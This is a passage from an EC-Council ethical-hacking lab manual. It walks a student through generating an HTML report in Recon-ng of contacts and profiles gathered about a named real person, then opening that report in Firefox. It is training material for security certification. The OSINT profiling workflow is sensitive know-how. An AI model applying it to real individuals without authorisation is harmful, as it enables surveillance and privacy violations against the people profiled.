
70. Type **back** and press **Enter** to go back to the workspaces terminal.
71. Now that we have verified the user existence and obtained the profile URL, we will prepare a report containing the result.
72. Type the **modules load reporting/html** command and press **Enter**. Assign values for **FILENAME**, **CREATOR**, and **CUSTOMER**.

    Note: In this task, we are saving the report in HTML format; therefore, **reporting/html** module is used.
73. Type:
    - **options set FILENAME /home/attacker/Desktop/Reconnaissance.html** and press **Enter**. By issuing this command, you are setting the report name as **Reconnaissance.html** and the path to store the file as **Desktop**.
    - **options set CREATOR [your name]** (here, **Jason**) and press **Enter**.
    - **options set CUSTOMER Mark Zuckerberg** (since you have performed information gathering on the name of **Mark Zuckerberg**) and press **Enter**.
74. After entering the above details, type the **run** command and press **Enter** to create a report for all the hosts that have been harvested, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




75. The generated report is saved to **/home/attacker/Desktop/**.
76. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.
77. The **attacker** window appears.
78. In the **attacker** window, double-click **Desktop**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

79. **Desktop** window appears, right-click on the **Reconnaissance.html** file, click on **Open With**, and select the **Firefox** browser from the available options.




80. The generated report appears in the **Firefox** browser, displaying a summary of the result. You can expand the **Contacts** and **Profiles** nodes to view all the obtained results.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

81. You can further expand the **Contacts** and **Profiles** node to view detailed information about the target.

    Note: To view detailed information about **Profiles** in the report scroll to the right.



